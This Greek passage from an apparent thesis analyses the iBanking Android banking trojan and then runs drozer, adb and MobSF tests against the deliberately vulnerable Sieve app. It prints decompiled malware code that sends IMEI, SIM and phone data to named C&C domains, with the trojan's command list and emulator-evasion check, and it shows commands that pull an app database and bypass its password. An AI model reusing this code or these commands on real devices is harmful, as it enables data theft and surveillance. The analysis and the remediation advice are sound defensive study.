Αξίζει να αναφερθεί ότι η έρευση κλάσεων και μεθόδων σχετικών με υποκλοπή SMS μηνυμάτων είναι αναμενόμενη καθώς εξετάζουμε ένα malware που στοχεύει τον τραπεζικό τομέα. Ο επιτιθέμενος δεν αρκεί να έχει πρόσβαση στο username και το password του θύματος αλλά χρειάζεται και το OTP, που στέλνεται μέσω SMS μηνύματος, στο κινητό του.

- Επικοινωνία του malware με C&C servers, τα domain των οποίων ορίζονται στο αρχείο arrays.xml (Εικόνα 153) που βρίσκεται στο path res/values αφού γίνει το decompile με τη χρήση του apktool.

```xml
-<resources>
  -<string-array name="adm_domens">
     <item>myredskins.net</item>
     <item>mynamesmith.com</item>
   </string-array>
 </resources>
```



Εικόνα 153 - Malicious domains

- Πιο συγκεκριμένα, το malware ελέγχει την διαθεσιμότητα των C&C servers μέσω HTTP POST requests στο <domain>/iBanking/sms/ping.php (Εικόνα 154). Εαν η σύνδεση είναι επιτυχής (status code 200) τότε κάνει POST μια σειρά πληροφοριών (Εικόνα 155) στο αρχείο που ορίζεται από το τμήμα κώδικα *this.context.getString(2131034118)* (Εικόνα 155). Το αρχείο αυτό, ανατρέχοντας κατά σειρά στο R.class (Εικόνα 156) και το res/value/strings.xml καταλήγουμε ότι είναι το <domain>/iBanking/sms/index.php (Εικόνα 157). Συνεπώς, το malware καταγράφει πληροφορίες που αφορούν τον τηλεφωνικό αριθμό, το σειριακό αριθμό SIM, το μοντέλο και τον κατασκευαστή καθώς επίσης και τον μοναδικό αριθμό IMEI στο αρχείο index.php.

```
<string name="urlPing">/iBanking/sms/ping.php</string>
```

Εικόνα 154 - urlPing | res\values\strings.xml

```
HttpPost localHttpPost = new HttpPost("http://" + this.context.getResources().getStringArray(2131099648)[AService.domain_index] + this.context.getString(2131034118))
String str1;
try
{
  ArrayList localArrayList = new ArrayList();
  localArrayList.add(new BasicNameValuePair("bot_id", this.context.getString(2131034116)));
  localArrayList.add(new BasicNameValuePair("number", getTelNumber()));
  localArrayList.add(new BasicNameValuePair("iccid", getSIMnumber()));
  localArrayList.add(new BasicNameValuePair("model", getDeviceName()));
  localArrayList.add(new BasicNameValuePair("imei", getIMEI()));
  localArrayList.add(new BasicNameValuePair("os", "Android " + Build.VERSION.RELEASE));
  localArrayList.add(new BasicNameValuePair("control_number", smsParser.tel1));
```

Εικόνα 155 - POST to index.php

```
public static final int urlPostData = 2131034118;
```

Εικόνα 156 - R.class link to strings.xml file

```
<string name="urlPostData">/iBanking/sms/index.php</string>
```

Εικόνα 157 - urlPostData | res\value\strings.xml

- Ο C&C server επικοινωνεί με τη μολυσμένη συσκευή μέσω μιας σειράς εντολών οι οποίες βρίσκονται στο αρχείο <domain>/iBanking/sms/sync.php. Εντοπίζουμε το σχετικό κομμάτι κώδικα στο com.soft360.web.webServiceRobot.class. Το αρχείο από το οποίο διαβάζονται οι εντολές από τον server δηλώνεται στο τμήμα κώδικα *this.context.getString(2131034120)* (Εικόνα 158). Ανατρέχοντας κατά σειρά στο R.class(Εικόνα 159) και στη συνέχεια στο strings.xml καταλήγουμε στο sync.php (Εικόνα 160)

```java
private void read_command_from_server(int paramInt1, int paramInt2, int paramInt3)
{
  DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
  localDefaultHttpClient.getParams().setParameter("http.protocol.content-charset", "UTF-8");
  HttpPost localHttpPost = new HttpPost("http://" + this.context.getResources().getStringArray(2131099648)[AService.domain_index] + this.context.getString(2131034120));
```

Εικόνα 158 - read commands from C&C server

```java
public static final int urlCommand = 2131034120;
```

Εικόνα 159 - urlCommand | R.class

```xml
<string name="urlCommand">/iBanking/sms/sync.php</string>
```


Εικόνα 160 - urlCommand | strings.xml

Τα commands που στέλνονται από τον server (Εικόνα 161) αφορούν την αποστολή SMS μηνυμάτων, την έναρξη/τερματισμό καταγραφής ηχητικού περιεχομένου, την αποστολή των δεδομένων των επαφών της συσκευής, την αποστολή της λίστας των κλήσεων κλπ.. Επιβεβαιώνονται έτσι και τα αποτελέσματα που εξήχθησαν παραπάνω (Εικόνα 139) κατά τη μελέτη των static properties και πιο συγκεκριμένα των συμβολοσειρών της εφαρμογής.


```java
private static final String COMMAND_GET_CALL_LIST = "call list";
private static final String COMMAND_GET_CONTACT_LIST = "contact list";
private static final String COMMAND_GET_SMS_LIST = "sms list";
private static final String COMMAND_PING = "ping";
private static final String COMMAND_SEND_SMS = "sendSMS";
private static final String COMMAND_START_RECORD = "start record";
private static final String COMMAND_STOP_RECORD = "stop record";
private static final String COMMAND_WIPE_DATA = "wipe data";
```

Εικόνα 161 - C&C server commands


- Ως τελευταίο βήμα εισάγουμε τα 2 αυτά domains στο VirusTotal για ανάλυση και μελετούμε τα αποτελέσματα. Παρατηρούμε ότι το domain myredskins.net επισημαίνεται από 4 antivirus engines ως κακόβουλο (Εικόνα 162) ενώ στο πεδίο details του VirusTotal αντλούμε πληροφορίες για την IP που αντιστοιχεί σε αυτό καθώς και το http status code (Εικόνα 163). Αντίστοιχα, η ανάλυση του VIrusTotal για το domain mynamesmith.com το καταδεικνύει επίσης ως κακόβουλο, από 3 antivirus engines, παρέχοντας επιπλέον πληροφορίες για το πώς έχει μαρκάρει το κάθενα την συγκεκριμένη διεύθυνση (Εικόνα 164).



Εικόνα 162 - Ανάλυση domain myredskins.net #1



Εικόνα 163 – Ανάλυση domain myredskins.net #2



Εικόνα 164 - Ανάλυση domain mynamesmith.com

- Ύπαρξη μηχανισμού αναγνώρισης περιβάλλοντος ανάλυσης. Πιο συγκεκριμένα, το malware έχει τη δυνατότητα, ελέγχοντας κάποιες default ρυθμίσεις που έχει ένας android emulator (Εικόνα 166), να αποτρέψει την συμπεριφορική του ανάλυση σε ένα αυτοματοποιημένο περιβάλλον (Εικόνα 165). Πιο αναλυτικά, γίνεται έλεγχος για τον αν η τιμή του IMEI ισούται με “000000000000000”, αν ο τηλεφωνικός αριθμός έχει ως πρώτα ψηφία την ακολουθία “1555521” καθως και αν το δίκτυο ονομάζεται “Android”.

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  try
  {
    this.jdField_a_of_type_Dc = dc.a(getApplicationContext());
    Object localObject1 = PreferenceManager.getDefaultSharedPreferences(getApplicationContext());
    Object localObject2 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
    if (getResources().getString(2131034115).equals("1"))
      if (!((String)localObject2).equals("000000000000000"))
      {
        localObject5 = (TelephonyManager)getSystemService("phone");
        localObject2 = ((TelephonyManager)localObject5).getLine1Number();
        if ((localObject2 != null) && (!((String)localObject2).toString().trim().isEmpty()))
          break label2507;
        localObject2 = ((TelephonyManager)localObject5).getSubscriberId();
        if ((!((String)localObject2).startsWith("1555521")) && (!c().equals("Android"))
```

Εικόνα 165 - Έλεγχος για αυτοματοποιημένο περιβάλλον

HW feature	Default value
IMEI	000000000000000
IMSI	012345678912345
SIM	012345678912345
Phone Number	1-555-521-PORT (5554)
Model Number	sdk
Network	Android
Battery Status	AC on Charging 50%
IP Address	10.0.2.X

Εικόνα 166 - Default hardware configuration for Android emulator

- Για να καλύψει την παρουσία της, η κακόβουλη εφαρμογή καταφεύγει σε σίγαση των ειδοποιήσεων του τηλεφώνου (Εικόνα 167), αποτρέποντας το χρήστη από την ακρόαση του ήχου των εισερχόμενων/εξερχόμενων SMS και των τηλεφωνικών κλήσεων (Alarm.class – class isSMSServThread).

```
((NotificationManager)this.context.getSystemService("notification")).cancelAll();
```


Εικόνα 167 - Σίγαση ειδοποιήσεων

4. Security Testing for Mobile Applications


4.1 Testing Lab/Tools

Drozer: Το Drozer είναι ένα ακόμα εργαλείο από τη συλλογή του Santoku που χρησιμοποιείται για την αξιολόγηση του επιπέδου της ασφάλειας μιας εφαρμογής Android. Με τη βοήθειά του δύναται να ανιχνευθούν πιθανές ευπάθειες μιας εφαρμογής ενώ παρέχει και πμια ολοκληρωμένη εικόνα σχετικά με το attack surface κάθε εφαρμογής για το λειτουργικό σύστημα Android. Το Drozer διαθέτει ένα σύνολο χαρακτηριστικών που επιτρέπει στους testers να εκτελούν πολύ λεπτομερή ανάλυση της εφαρμογής. Αποτελείται από δύο βασικά στοιχεία, την κυρίως κονσόλα μέσω της οποίας δίνονται οι εντολές και τον drozer agent -μια εφαρμογή Android (apk αρχείο) που εκτελεί τις εντολές που δίνονται από την κονσόλα. Αυτό σημαίνει ότι όλες οι προσομοιώσεις επιθέσεων εναντίον της αναλυόμενης εφαρμογής εκτελούνται από το πλαίσιο μιας εφαρμογής εγκατεστημένης στην ίδια συσκευή. Στα πολύ θετικά του Drozer είναι ότι δεν χρειάζεται η συσκευή να είναι “rooting”. Για την ορθή χρήση του Drozer πρέπει να γίνουν τα παρακάτω βήματα:

- Αρχικά εγκαθιστούμε μέσω του adb τον drozer agent (Εικόνα 168) στη συσκευή μας
- Εκτελούμε την εφαρμογή του Agent στη συσκευή (Εικόνα 169)
- Ξεκινάμε την κονσόλα του Drozer στο Santoku (Εικόνα 170). Από εκεί στέλνουμε όλες τις εντολές μέσω των οποίων θα ελέγξουμε την ασφάλεια ττων εφαρμογών.



Εικόνα 168 - Εγκατάσταση του Drozer Agent στη συσκευή



Εικόνα 169 - Εκκίνηση του Drozer Agent

Εικόνα 170 - Η κονσόλα του Drozer

Android Debug Bridge (adb): Το Android Debug Bridge (adb) είναι ένα command line εργαλείο που επιτρέπει την επικοινωνία με μια συσκευή. Η εντολή adb υποστηρίζει μια πληθώρα ενεργειών στη συσκευή, όπως εγκατάσταση εφαρμογών και εντοπισμός σφαλμάτων εφαρμογών, άνοιγμα shell για την προσπέλαση αρχείων εντός της συσκευής κλπ.


Android Backup Extractor: Βοηθητικό εργαλείο που χρησιμοποιείται για να κάνει extract και repack τα αρχεία .ab που δημιουργούνται με το adb backup. Αφού γίνει η λήψη του extractor (abe.jar αρχείο) και προκειμένου να λειτουργήσει σωστά το εργαλείο θα πρέπει το αρχείο abe.jar να βρίσκεται στο ίδιο path με το backup αρχείο που επιθυμούμε να τροποποιήσουμε.

Mobile Security Framework (MobSF): Το Mobile Security Framework (MobSF) είναι μια αυτοματοποιημένη εφαρμογή που χρησιμοποιείται για τη ανάλυση κακόβουλου λογισμικού και την αξιολόγηση της ασφάλειας εφαρμογών Android/iOS/Windows. Είναι ικανό να εκτελεί στατική και δυναμική ανάλυση των δειγμάτων.


4.2 Performing security tests

Σε αυτήν την ενότητα θα αναλύσουμε, με την βοήθεια των παραπάνω εργαλείων, μια εφαρμογή η οποία έχει αναπτυχθεί για λόγους testing και εμπεριέχει σκοπίμως ευάλωτα σημεία, παραθέτοντας τόσο τον τρόπο με τον οποίο ο επιτιθέμενος μπορεί να εκθέσει αυτές τις ευπάθειες, όσο και κάποιες προτάσεις για το πώς αυτές οι αδυναμίες μπορούν να εξαλειφθούν. Στη συσκευή μας λοιπόν, για να πραγματοποιήσουμε το security test εγκαταστήσαμε μια ευάλωτη εφαρμογή, διαχειριστή κωδικών, με το όνομα Sieve (Εικόνα

171). Η εφαρμογή λειτουργεί με τον εξής τρόπο: κατά την εκκίνησή της απαιτεί από τον χρήστη την εισαγωγή ενός κωδικού πρόσβασης (Εικόνα 172) και ενός PIN, τα οποία και προστατεύουν την εφαρμογή. Ο κύριος κωδικός χρησιμοποιείται και στην κρυπτογράφηση των διαφόρων κωδικών πρόσβασης που αποθηκεύει ο χρήστης στην εφαρμογή.




Εικόνα 171 - sieve.apk



Εικόνα 172 - Εισαγωγή κωδικού για ξεκλείδωμα της εφαρμογής

Εφόσον εισαχθεί ο σωστός κωδικός μπορούμε να έχουμε πρόσβαση σε όλες τις πληροφορίες που έχουμε αποθηκεύσει (Εικόνα 173).



Εικόνα 173 - Υπάρχουσες εκχωρήσεις

Vulnerability report 1: Plaintext SQLite database

Κάνοντας στατική ανάλυση στον πηγαίο κώδικα της εφαρμογής με τη χρήση του εργαλείου MobSF εντοπίζουμε το αρχείο PWDBHelper.java και βλέπουμε ότι η εφαρμογή χρησιμοποιεί μια SQLite database με το όνομα "database.db". (Εικόνα 174)

```
public class PWDBHelper extends SQLiteOpenHelper {
    public static final String DATABASE_NAME = "database.db";
    public static final int DATABASE_VERSION = 1;

    public PWDBHelper(Context context) {
        super(context, DATABASE_NAME, (SQLiteDatabase.CursorFactory) null, 1);
    }
```


Εικόνα 174 - database.db

Στο Android, όλες οι εφαρμογές αποθηκεύουν τις ρυθμίσεις τους, τη βάση δεδομένων κ.λπ. στον κατάλογο "/data/data/<package_name>/ ". Μπορούμε λοιπόν εύκολα να ανακτήσουμε τη βάση δεδομένων από τη συσκευή μας χρησιμοποιώντας την εντολή ADB "pull" με δικαιώματα root και τη διαδρομή αρχείου για το αρχείο βάσης δεδομένων (Εικόνα 175).


```
santoku@santoku-virtual-machine:~$ adb -d shell "run-as com.mwr.example.sieve cat /data/data/com.mwr.example.sieve
/databases/database.db" > data.db
santoku@santoku-virtual-machine:~$
```

Εικόνα 175 - Ανάκτηση αρχείου βάσης δεδομένων έχοντας δικαιώματα root

Στη συνέχεια, με τη βοήθεια του SQLite database browser ανακτούμε τα μη κρυπτογραφημένα περιεχόμενα της βάσης δεδομένων όπως φαίνεται στις παρακάτω εικόνες (Εικόνα 176, Εικόνα 177):



Εικόνα 176 - SQLite database browser



Εικόνα 177 - Μη κρυπτογραφημένα δεδομένα της βάσης δεδομένων

Είμαστε σε θέση να μάθουμε τόσο τη δομή της βάσης (τι πίνακες περιέχονται σε αυτήν και τι στήλες υπάρχουν σε κάθε πίνακα - Εικόνα 176) όσο και κάποια από τα περιεχόμενά της (τα δεδομένα δηλαδή που εισάγει ο χρήστης στην εφαρμογή - Εικόνα 177).

Μία καλή πρακτική που μπορεί να εφαρμοστεί είναι η χρήση της βιβλιοθήκης SQLCipher έτσι ώστε να γίνεται η κρυπτογράφηση, με τη χρήση κωδικού, της βάσης δεδομένων SQLite. Ο κωδικός που χρησιμοποιείται για την κρυπτογράφηση θα πρέπει να αποθηκεύεται με ασφαλή τρόπο στο σύστημα αρχείων της εφαρμογής και να μην ορίζεται hardcoded στον πηγαίο κώδικά της.

Vulnerability report 2: Enabled Application Backup

Μελετώντας το αρχείο manifest της εφαρμογής sieve με τη βοήθεια του MobSF παρατηρούμε ότι το attribute android: allowBackup έχει οριστεί ως true (Εικόνα 178).


Εικόνα 178 - allowBackup = "true"

Μάλιστα το MobSF επισημαίνει το συγκεκριμένο εύρημα στο section που γίνεται η ανάλυση του manifest αρχείου και το αξιολογεί ως medium severity. (Εικόνα 179)

ISSUE	SEVERITY	DESCRIPTION
Application Data can be Backed up [android:allowBackup=true]	medium	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.


Εικόνα 179 - Αναφορά του MobSF στο allowBackup attribute

Έχοντας ως δεδομένο το παραπάνω και με τη χρήση της εντολής adb backup δημιουργούμε στην επιφάνεια εργασίας το αρχείο mySieveBackup.ab (Εικόνα 180).




Εικόνα 180 - Δημιουργία backup για την εφαρμογή sieve

Έπειτα, με τη βοήθεια του εργαλείου android backup extractor κάνουμε unpack το backup αρχείο μας και το μετατρέπουμε σε .tar αρχείο. Τελευταίο βήμα αποτελεί το να γίνει untar το αρχείο έτσι ώστε να αποκτήσουμε πρόσβαση στα περιεχόμενά του (Εικόνα 181).



Εικόνα 181 - Unpack the backup file

Κοιτάζοντας τα αντίγραφα ασφαλείας των αρχείων, βλέπουμε τη βάση δεδομένων "database.db" η οποία δεν είναι κρυπτογραφημένη και μπορεί να διαβαστεί (Εικόνα 182), όπως και τα υπόλοιπα αρχεία της εφαρμογής, ακόμη και χωρίς δικαιώματα root (σε αντίθεση με ότι συνέβη στην προηγούμενη περίπτωση), αφού η δημιουργία αντιγράφων ασφαλείας δεν απαιτεί τέτοια δικαιώματα.




Εικόνα 182 - Πρόσβαση στη βάση δεδομένων μέσω του backup και χωρίς να απαιτούνται δικαιώματα root

Συνοψίζοντας, το attribute android:allowBackup καθορίζει εάν μια εφαρμογή μπορεί να γίνει backup από έναν χρήστη που έχει ενεργοποιήσει τον εντοπισμό σφαλμάτων usb. Εάν το attribute αυτό έχει οριστεί ως αληθές, επιτρέπει σε έναν επιτιθέμενο να λάβει το αντίγραφο ασφαλείας των δεδομένων της εφαρμογής μέσω του adb, ακόμη και αν η συσκευή δεν έχει γίνει root. Επομένως, οι εφαρμογές που χειρίζονται και αποθηκεύουν ευαίσθητες πληροφορίες πρέπει να έχουν αυτήν τη ρύθμιση καθορισμένη ως false στο αρχείο manifest.

Vulnerability report 3: Insecure activities


Στη συνέχεια, με τη βοήθεια του drozer εκτελέσαμε την εντολή run.app.package.attacksurface για να βρούμε το attack surface (Εικόνα 183). Πρόκειται για μια ιδιαίτερα χρήσιμη πληροφορία που λαμβάνουμε μέσω του drozer και σχετίζεται με τα σημεία στα οποία κάποιος κακόβουλος χρήστης δύναται να επιτεθεί.



Εικόνα 183 - sieve.apk attack surface

Επιχειρήσαμε να εκμεταλλευτούμε την πληροφορία που εξήχθη προηγουμένως εστιάζοντας στα exported activities και στις πιθανές παραπάνω πληροφορίες που μπορούμε να ανακτήσουμε από αυτά. Αρχικά, με την εκτέλεση της εντολής run app.activity.info –a

<package_name> -u πήραμε τη λίστα με τα exported και τα hidden activities της εφαρμογής (Εικόνα 184). Είναι αναμενόμενο το main activity μιας εφαρμογής να γίνεται exported έτσι ώστε αυτή να μπορεί να ξεκινήσει όταν γίνει κλικ στο εικονίδιο της.




Εικόνα 184 - sieve.apk exported activities

Η λίστα όμως περιλαμβάνει και διάφορα άλλα, “ενδιαφέροντα” activities, όπως το com.mwr.example.sieve.PWList, το οποίο και επιχειρούμε να εκκινήσουμε.

Εκτελέσαμε την εντολή run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve.PWList (Εικόνα 185) και καταφέραμε να ξεκινήσουμε το activity χωρίς να τρέχουμε την εφαρμογή. Το αποτέλεσμα ήταν να αποκτήσουμε πρόσβαση σε όλους τους αποθηκευμένους λογαριασμούς παρακάμπτοντας τον κωδικό της εφαρμογής (Εικόνα 186).

Εικόνα 185 - εκκίνηση του PWList activity



Εικόνα 186 - εμφάνιση του activity στη συσκευή

Άξίζει να σημειωθεί πως τη συγκεκριμένη ευπάθεια που την κάναμε exploit μέσω του drozer, μπορούμε να την εντοπίσουμε μέσω του manifest αρχείου στο MobSF (Εικόνα 187) και μάλιστα το εργαλείο αξιολογεί ως high τον κίνδυνο που προκύπτει από τον ορισμό του attribute android:exported ως true. (Εικόνα 188)

```
<activity android:label="@string/title_activity_pwlist" android:name=".PWList" android:exported="true"
```

Εικόνα 187 - PWList exported activity

Activity (.PWList) is not Protected. [android:exported=true]	high	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.

Εικόνα 188 - Ειδοποίηση του MobSF

Μία καλή πρακτική που πρέπει να εφαρμόζεται για activities που σχετίζονται με ευαίσθητες πληροφορίες είναι να ορίζεται το attribute android:exported ως false στο αρχείο manifest έτσι ώστε να μην είναι προσβάσιμες από άλλες εφαρμογές της συσκευής.

Όσον αφορά τα hidden activities, αυτά μπορούν να ξεκινήσουν από έναν χρήστη που έχει privileged access στη συσκευή και επομένως η διαδικασία που θα ακολουθήσουμε θα είναι διαφορετική από την προηγούμενη. Ωστόσο, παραθέτουμε τα αποτελέσματα που προκύπτουν στην προσπάθειά μας να εκκινήσσουμε ένα hidden activity, το SettingsActivity, μέσω του drozer (Εικόνα 189). Εστιάζουμε στο SettingsActivity που αφορά την πρόσβαση στις ρυθμίσεις της εφαρμογής και ανάμεσα στις επιλογές που δίνει είναι και η δημιουργία backup στην SD card.

```
dz> run app.activity.start --component com.mwr.example.sieve com.mwr.example.sie
ve.SettingsActivity
Permission Denial: starting Intent { flg=0x10000000 cmp=com.mwr.example.sieve/.S
ettingsActivity (has extras) } from ProcessRecord{424d92b8 23354:com.mwr.dz:remo
te/u0a143} (pid=23354, uid=10143) not exported from uid 10148
```

